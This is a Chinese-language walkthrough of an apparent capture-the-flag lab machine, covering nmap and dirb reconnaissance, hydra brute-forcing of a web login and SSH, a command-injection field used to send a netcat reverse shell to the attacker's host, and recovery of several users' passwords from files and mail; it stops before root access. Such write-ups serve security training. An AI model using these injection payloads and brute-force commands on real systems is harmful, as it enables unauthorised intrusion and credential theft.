一、信息收集
1、主机发现
nmap 192.168.236.0/24
2、端口扫描
nmap 192.168.236.175 -p- -A
3、目录扫描
dirb http://192.168.236.175
二、漏洞探测
访问80端口,发现登录页面

尝试爆破密码
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.236.175 http-post-form "/login.php:username=^USER^&password=^PASS^:S=logout" -F

http-post-form:指定使用 HTTP POST 请求方式。
"/login.php:username=^USER^&password=^PASS^:S=logout":指定登录页面地址 /login.php,并使用 username 和 password 作为参数名来传递用户名和密码。其中 ^USER^ 和 ^PASS^ 含义为在暴力破解过程之中将要用到的用户名和密码,而 :S=logout 则是指当程序返回值为 logout 时,认为破解成功并退出程序。
-F:如果成功的话,停止猜测其他密码。
登录
admin:happy


bp抓包,是命令执行

查看 /etc/passwd 文件
三、GetShell
反弹shell
radio=nc+-e/bin/bash+192.168.236.137+4444&submit=Run

nc -lvvp 4444
四、提权
切换为交互式shell
python3 -c 'import pty;pty.spawn("/bin/bash")'

sudo -l 看一下,不知道密码
在 jim 用户下发现密码文件

下载到本地
python3 -m http.server
wget http://192.168.236.175:8000/old-passwords.bak


使用 hydra 破解
hydra -L users.txt -P old-passwords.bak ssh://192.168.236.175

jim:jibril04
ssh 连接
ssh jim@192.168.236.175
在 /var/mail 下有一封信,发现 charles 用户的密码
charles:^xHhA&hvim0y

切换用户
查看具有 root 权限的命令
